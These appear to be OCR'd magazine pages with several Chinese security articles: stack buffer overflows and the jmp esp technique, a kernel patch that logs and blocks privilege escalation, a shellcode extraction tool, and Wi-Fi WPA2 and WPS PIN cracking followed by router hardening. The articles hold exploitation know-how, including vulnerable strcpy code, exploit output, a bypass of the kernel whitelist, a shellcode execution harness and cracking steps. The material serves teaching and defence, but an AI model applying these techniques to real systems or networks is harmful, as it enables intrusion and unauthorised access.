
```
Mov ebx,[ebp+0C]
Mov ecx,[ebp+8]
Add ebx,ecx
Mov eax,ebx
```

将参数 b 存入寄存器 ebx，将参数 a 存入寄存器 ecx,完成相加的操作，并将结果存入 eax,准备走人。

```
Add esp,4
Mov esp,ebp
Pop ebp
Ret
```

使用 add esp,4 的方式弹出内部变量占用的堆栈，恢复 esp,ebp,然后通过 ret 指令退出本次函数调用。

上述代码都有较为详细的说明，其中堆栈对应的变化请看图 3 示例，会发现这是一个左右对称富有美感的图，原因很简单，因为 call/ret 指令本身就是互相匹配的，换句话说，在 call 指令执行后和 ret 指令执行前堆栈的情况应该完全一样。还需要强调一点的是，函数内部使用的变量都保存在通过函数开始的指令 Sub esp,n 保留的堆栈空间中。换句话说，C 语言中对内部变量的操作，实际上对应的是对堆栈某个地址的操作，这也很好理解，内部变量一般局限于函数内部，退出这个函数后，其保留的堆栈中的空间也就随之释放，非常合理。



函数调用前的堆栈结构　刚进入 ADD 函数的堆栈情况　在 ADD 函数中，执行 sub esp,4 后的堆栈情况　准备退出 ADD 函数，执行 ret 指令前的堆栈情况。　退出 ADD 函数后堆栈情况。

图 3 函数调用过程中堆栈的变化

简化一些说，在进入函数前，call 指令会将下一条指令的地址存入堆栈，以便返回时恢复。进入函数后，将寄存器 ebp 压入堆栈保存，再将 esp 的内容送到 ebp，以后由 ebp 操作控制堆栈，sub esp,n 空出内部变量的空间，在函数返回时，执行 mov esp,ebp、pop ebp，将 ebp 的内容返回 esp，ebp 出栈，执行 ret 指令，程序继续执行。

如果能够在脑海中将上述过程堆栈的变化动画般重演一遍，那么恭喜你，对系统运行原理的理解又上了一个新的台阶。

缓冲区溢出漏洞的利用

一个成功的黑客攻占对方电脑的标志，本质上来说就是取得对方电脑的控制权。这里所谓的控制权就是能够以最高权限去执行侵入者的代码。那么好，这里涉及到几个问题：黑客如何将他的代码存入对方的主机，如何控制程序的流程去执行存入的代码，又如何解决权限的问题。

网络的盛行，就在于电脑之间的交互，这个交互说直白些就是我给你数据，你也给我数据，客户端和服务器端都为每条连接开辟了缓冲区，存储这些数据，这些数据可以是 QQ 聊天、浏览的网页，当然也可以是一些恶意的代码。那么如何控制对方去执行这些代码呢？否则岂不是劳而无功，我们看看下面一段存在缓冲区溢出漏洞的代码。

```
Printsome(char *bufferIn)
{
    Char szBuff[8];
    Strcpy(szBuff,bufferIn);
    Printf(“%s”, szBuff);
}
Main()
{
    Char sz_in[20];、
    Scanf(“%s”,sz_in);
    Printsome(sz_in);
}
```

这段函数很容易理解，主函数中等待用户输入，然后在 Printsome 函数中显示用户的输入，如输入 abcde，会在结果中显示 abcde。在 Printsome 函数内部，会将参数 sz_in 指向的字符串通过 strcpy 函数拷贝到内部变量 szBuff 数组中，然后进行显示，其中 szBuff 数组的长度是 8 个字节。图 4 中的左图说明了执行 strcpy 函数后堆栈的存储情况，需要注意的是，字符串的存储是从低地址向高地址延伸的。好了，似乎一切都很正常。但如果我们输入的字符超过 8 个字节，如输入“abcdefghijklmnopqrst”共 20 个字节，由于 strcpy 函数并没有校验拷贝源的长度，因此它会将这 20 个字节一股脑的拷入 szBuff 数组，导致的结果就如图 4 右半部所示，很多重要的压栈数据被覆盖，尤其特别的是**返回地址**被修改了！现在好像有些事情要发生了！是的，我们可以将恶意代码（通常称为 shellcode）与一个或者一组地址组合提交给对方电脑，这个地址的位置是经过精心构造的，它正好能够覆盖堆栈中“返回地址”位置中的内容，并且这个地址正好执行我们的 shellcode，从而执行之，而又恰好这个含有漏洞的接收程序运行在管理员权限下，那么很明显，我们完成了对这台电脑的控制。




图 4 溢出的图示

事情到这里，似乎曙光初现，但先不要高兴得太早。Shellcode 的地址是如何知晓的呢？换句话说，我覆盖“返回地址”的内容是什么呢？由于动态链接库的装入和卸载等原因，进程的栈的位置会变化，所以 shellcode 在内存中的位置也会动态变化。曾经的解决办法是一个字：猜。当然猜也会有一些技巧，但是效果并不好，直接导致结果就是很长的一段时间缓冲区溢出成功的比率并不高。后来一位叫 Dildog（网名）的高人在 1998 提出了“jmp esp”大法，最终真正的将缓冲区溢出技术推广开来。

很多似乎高深的东西实际上就是一层窗户纸，我们将图 3 中 ADD 函数执行完 ret 指令后的堆栈结构单独拿出来，会看到此时 esp 指向的地址就在“返回地址”的下方。一个天才的想法就是在系统 DLL 中找到包含 jmp esp 的指令地址，并将这个地址覆盖堆栈中的“返回地址”，而在“返回地址”下方覆盖我们的 shellcode，那么当执行 ret 指令后，就会执行 jmp esp 指令，从而完成到 shellcode 的跳转。其流程如图 5 所示。




图 5 jmp esp 大法

我们经常会在微软补丁的说明中看到这样的字样：通过输入经过精心构造的数据结构，从而取得主机的控制权。经过以上的讲解，会看到所谓的“精心构造”并不神秘，一般来说这个数据结构会如图 6 所示。

填充	特殊地址	Shellcode

图 6 所谓精心构造的数据结构

其中的特殊地址就是系统 DLL 中包含 jmp esp 代码的地址。需要注意的一点是，因为每个操作系统的版本不同，也导致了 jmp esp 的地址不同，因此攻击的代码也会因为操作系统的不同而变化。

小结

现在回头来看，本文缓冲区溢出的根源在于 Strcpy 函数没有进行边界检查。如果在每个 Strcpy 函数前都对拷入数据的长度进行检查，似乎就可以避免这样的问题，但是事情并没有这样简单，首先内核的代码如此庞大，会产生溢出的部分并不只局限于这个函数，另外应用层的程序、驱动的程序，马虎的程序员都有可能犯下低级的错误。

为了防范缓冲区溢出，在 Windows XP sp2 和 Windows 2003 sp1 系统中加入了数据执行保护（DEP）技术，只要 CPU 支持 DEP，且在系统中启用，那么程序的堆栈和默认堆都不能执行代码。但是魔高一尺，道高一丈，有一种规避 DEP 的技术，其思路是这样的，在系统启动之初，用户可以选择 DEP 是否开启，攻击者可将本文中的“返回地址”设为关闭 DEP 那段代码的起始地址，进而执行关闭 DEP 的程序，接着再进行溢出的尝试。但还是要看到，在使用 DEP 技术后，通过缓冲区溢出攻击成功的概率大大减小。

除了缓冲区溢出漏洞，比较重要的还有堆溢出漏洞、格式化串漏洞、针对异常处理机制的攻击等，其思想不外乎利用漏洞修改某个重要地址中的内容，从而控制程序的流程。希望本文介绍的思想能对读者了解这个领域有所帮助。

简单修改内核实现对本地提权的监控与阻断

文/图 unity

当拿下一台 Linux 服务器后，下一步就是提权了，最常见的思路就是内核本地 exploit。内核中给当前进程提权的方法很多，但内核最终还是要调用 commit_creds 来修改权限。所

以，如果要实现对提权的保护，我们修改一下这个函数就行了，把提权的账户 UID、当前进程名字全都记录下来，报警并阻断攻击者。当然，偷懒的话直接 hook 也是可以的，不过这样并不正规。

实现对提权的监控

打开 kernel/creds.c，找到 commit_creds 的定义，在头上补一句，以记录当前操作者的 UID、进程名字等等。

```
int commit_creds(struct cred *new)
{
    // 判断是否为提权操作
    if (current_cred()->uid != new->euid
            && new->euid == 0)
        printk (KERN_INFO "Privilege escalation, comm=%s, old_uid=%d, new_uid=%d\n",
                current->comm, current_cred()->uid, new->euid);

    // 下面是原始代码
    struct task_struct *task = current;
    const struct cred *old = task->real_cred;      if (current_cred()->uid != new->euid
    …
```

当然，这里偷了个懒，只是记录了身份变成 root 的程序。在真实的服务器环境中，应该监控所有的权限变更，以防止其他用户切换到其它账户去做非法的事情。

现在我们来尝试本地溢出，以普通用户执行某个溢出程序，啪啪啪一通回车下去，看到提示符变成了#号，好了，我们是 root 了！如图 1 所示。

```
[aaron@localhost ~]$ ./expl
[!] -- Private Exploit --- [!]
[+] Looking up symbol table           ... OK
[+] Checking if kernel is injectable ... OK
[+] Generating shellcode for x86_64   ... OK
[+] Executing payload                 ... OK
[+] Checking EUID                     ... 0
[root@localhost ~]# id -a
uid=0(root) gid=1000(aaron) groups=0(root),1000(aaron)
[root@localhost ~]#
```

图 1

现在看一下日志，攻击确实被记录了，如图 2 所示，可以推断出 uid 为 1000 的用户执行了 expl 程序，身份就变成了 root。

```
[root@localhost ~]# dmesg | tail -1
[ 1917.697053] Privilege escalation, comm=expl, old_uid=1000, new_uid=0
[root@localhost ~]#
```

图 2

自动阻断攻击者

接下来就是阻断攻击者了，我们可以设置白名单，除了 su、sudo 之外，都不允许提权操作。虽然这样做是可以绕过的，不过攻击者也要花点时间才能想到，所以一定程度上还是提高了门槛。

我们把上述代码稍做修改，判断一下当前进程的名字，如果不是 sudo 或者 su，就禁止提升权限。

```
 if (current_cred()->uid != new->euid
                && new->euid == 0)
     {
          // 不是 su，也不是 sudo，拦截
          if (strcmp (current->comm, "su") != 0
                    && strcmp (current->comm, "sudo") != 0)
          {
               printk (KERN_INFO "Blocked privilege escalation, "
"comm=%s, old_uid=%d, new_uid=%d\n",
                         current->comm, current_cred()->uid, new->euid);
               return 1;
          }
          // 允许操作
          printk (KERN_INFO "Authorized privilege escalation, comm=%s"
", old_uid=%d, new_uid=%d\n",
                    current->comm, current_cred()->uid, new->euid);
     }
```

这样就实现了对提权的拦截。我们用刚才的 exp 测试一下，如图 3 所示，没有成功，EUID 还是 1000。攻击者一定很郁闷，明明有漏洞，咋就是利用不了呢？

```
[aaron@localhost ~]$ ./expl
[!] -- Private Exploit --- [!]
[+] Looking up symbol table          ... OK
[+] Checking if kernel is injectable ... OK
[+] Generating shellcode for x86_64  ... OK
[+] Executing payload                ... OK
[+] Checking EUID                    ... 1000
[aaron@localhost ~]$ dmesg
[  138.755918] Blocked privilege escalation, comm=expl, old_uid=1000, new_uid=0
```

图 3

现在我们创建一个名为 su 的链接，然后再次执行，提权成功，如图 4 所示。

```
[aaron@localhost ~]$ ln -sf expl su
[aaron@localhost ~]$ ./su
[!] -- Private Exploit --- [!]
[+] Looking up symbol table          ... OK
[+] Checking if kernel is injectable ... OK
[+] Generating shellcode for x86_64  ... OK
[+] Executing payload                ... OK
[+] Checking EUID                    ... 0
[root@localhost ~]# dmesg
[  138.755918] Blocked privilege escalation, comm=expl, old_uid=1000, new_uid=0
[  142.629815] Authorized privilege escalation, comm=su, old_uid=1000, new_uid=0
[root@localhost ~]#
```

图 4

好了，这样我们就对 Linux 内核提权实现了监控和阻断，很轻松是不是？

Linux下懒人的Shellcode生成方法

文/图 unity

最近因为项目需要，不得不编写一些定制的 Shellcode。搜索了一下，网上的做法往往是先用 nasm 编译成 object 文件，再复制粘贴 objdump 的输出，看起来好麻烦。

那怎么办呢？观察了一下 nasm 的做法，它只是简单的把代码写入.text 段，然后设置下入口点就完事了。如图 1 所示，所以我们只要手动把.text 段的内容打印出来就行了。

```
root@ubuntu-vm:~# objdump -d ./write2

./write2:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       eb 0d                   jmp    804806f <_write>
 8048062:       48                      dec    %eax
 8048063:       65                      gs
```

图 1

代码编写

现在思路清晰了，解析 ELF 文件，读取节表，找到.text 的偏移量，读取其内容即可。这里我只是简单的提一下 ELF 格式，有兴趣的朋友可以看一下 elf.h 里面的定义。下面我们直接看核心代码。

```
string dump32 (const char *bytes, const char *sectname = ".text")
{
    Elf32_Ehdr *ehdr = (Elf32_Ehdr *) bytes;
    // 定位字符串表，否则我们无法知道节的名字
    Elf32_Shdr *shdr, *strShdr = (Elf32_Shdr*)(bytes + ehdr->e_shoff + ehdr->e_shstrndx *
sizeof (Elf32_Shdr));
    int startOfDump = -1, dumpSize = -1;
    const char *strIdx = bytes + strShdr->sh_offset;
    for (int i = 0; i < ehdr->e_shnum; ++i)
    {
        shdr = (Elf32_Shdr*) (bytes + ehdr->e_shoff + i * sizeof (Elf32_Shdr));
        // 判断当前节是否为.text
        if (strcmp (&strIdx[shdr->sh_name], sectname) == 0)
        {
            // 记录起始点，节的长度
            startOfDump = shdr->sh_offset;
            dumpSize    = shdr->sh_size;
        }
    }
```

```
    // 将内容存到 string 里面返回
    return string (bytes + startOfDump, bytes + startOfDump + dumpSize);
}
```

这样一来，通过 dump32 这个函数，我们就获取了.text 节的内容。

实战

下面我们用一个简单的 sys_write 调用来做演示（保存为 write.asm），其代码如下。

```
global _start
section .text
_start:
    call _write
    db 'Hello, world!',0x0A
_write:
    pop esi
    xor eax, eax
    xor ebx, ebx
    xor edx, edx

    mov al, 4           ; sys_write
    inc ebx
    mov ecx, esi
    mov dl, 14
    int 80h

    xor eax, eax        ; sys_exit (0)
    xor ebx, ebx
    inc eax
    int 80h
```

输入“nasm –felf32 write.asm –o write.o; ld write.o –o write”进行编译，然后用我们的 shellcode 生成器去处理它！为了方便，本 shellcode 程序会直接生成 C 源代码，如图 2 所示。

```
root@ubuntu-vm:~# ./shellcode ./write | tee xx.c
char shellcode[] = "\xe8\x0e\x00\x00\x00\x48\x65\x6c\x6c\x
77\x6f\x72\x6c\x64\x21\x0a\x5e\x31\xc0\x31\xdb\x31\xd2\xb0
\xf1\xb2\x0e\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80";

int main() {
   int *ret;
   ret    = (int *) &ret + 2;
   (*ret) = (int) shellcode;
}
root@ubuntu-vm:~# gcc xx.c -o xx -z execstack; ./xx
Hello, world!
root@ubuntu-vm:~#
```

图 2

现在我们输入“gcc xx.c –z execstack –o x”编译生成的 C 源代码，然后执行“./xx”。好了！程序打印了“Hello World!”，这意味着我们成功执行了 ShellCode，很轻松吧？

（完）

升级配置无线路由保安全

文/图 黄健

夏日炎炎，家中无线路由让人挠心的除了飙升的温度外（后文小贴士 A 中有如何降温求稳的小妙招），还有无处不在的破解分子。看看下面的模拟场景：夜深了，一个黑影躲在门外，笔记本电脑荧幕微弱的光映照在他的脸上，只见他移动游标，运行软件，在些许等待后，他露出了微微的冷笑，一个家用无线路由器已然被攻破，密码实时到手，之后他就可以“潜伏”下来，又一个“棱镜计划”开始上演。上述剧情虽然是虚构的，不过笔者在现场实战演示中，却真切体会到了这种感觉。

目前无线路由破解，使用最广的方法可以归结为抓包跑字典与破解 PIN 码，我们用下面这张表来说明。

破解分类	抓握手包	跑字典	WPS 支持	客户端	不足
抓包跑字典	需要	需要	不需要	需要	强密码需时长
PIN 码破解	不需要	不需要	需要	不需要	新款路由改进安全，PIN 码渐式微

抓包跑字典就是通过抓握手包破解无线连接密码，需要有客户端登陆才可抓包成功；而 PIN 码破解则是暴力破解 8 位数的数字 PIN 码（提到 PIN 码，这里有必要提到 WPS（Wi-Fi Protected Setup，WiFi 保护设置），WPS 实现方法有两种选择，输入 PIN 码法和按钮配置法，因此就有了 PIN 码一说，一般支持 WPS 功能的路由，在背面标签上都会标注 8 位 PIN 码数字）。

下面我们分别就以上两种方法加以实战演示，使用软件为 minidwep-gtk-40420。

破解实战

1）抓包跑字典

首先扫描测试无线路由，以获得握手包，如图 1 和图 2 所示。




图 1




图 2

根据字典获得路由 WPA2 登录连接密码（部分信息做隐去处理），如图 3 所示。




图 3

2）破解 PIN 码

使用 minidwep-gtk 中的 reaver 破解获得 PIN 码后（图 4 中部分信息做了隐去处理，红框部分为破解成功的 PIN 码），之后即可使用类似 QSS 快速安全设置软件等方式进行上网连接浏览。




图 4

由上可见，无线上网的风险无处不在。在秘密战线上有句话，看不见的才是最可怕的，用在这里非常的适合。另外还想提醒一句，不了解不意味着它不会发生，了解是为了更好地防范，提高安全意识。下面让我们来看看如何通过升级配置无线路由以保障日常使用安全。

提高安全措施

1）升级路由固件至最新版

作为关心无线安全的用户，应该经常浏览无线设备网站最新的固件升级公告，并及时为设备安装安全更新或升级程序（本例以 D-Link 无线路由为例加以说明，下同）。

如果官方固件太久未更新，也可以考虑优秀的第三方固件，比如 Gargoyle（中文名：石像鬼，后文小贴士 B 中有如何刷新该固件的实战演示）。在使用中，我们注意到 Gargoyle 非常关注安全，如很早在固件中就不提供 WPS 功能，因为开发者已意识到它不够安全。

2）修改无线路由器的默认登录 IP 地址或端口

修改无线路由器的默认登录 IP 地址或端口（本例中 D-link 只提供修改 IP 地址的功能，有的路由还可以修改端口地址，隐蔽性更强），好处在于即使不幸被对方破解了无线路由器连接密码，但他却进不了我方的路由登录界面，同样也轻易获取不了路由器管理员用户名和密码（这里也特别提醒一句，路由器默认管理员用户名和密码在可能的情况下，请予以第一时间修改）。如图 5 所示。

图 5

3）为无线路由设置连接强密码

无线安全部分，建议选择 WPA2-AES 并设置强密码（至少 8 位以上）。强密码生成推荐使用 SafePasswd，它是一款能根据选项参数产生随机密码的在线工具，提供了强大的密码强度控制功能，可选字母、数字、字母和数字、所有字符、十六进制等多种密码生成模式，更支持个人自定义密码长度模式，提供最大的保护。如图 6 所示。

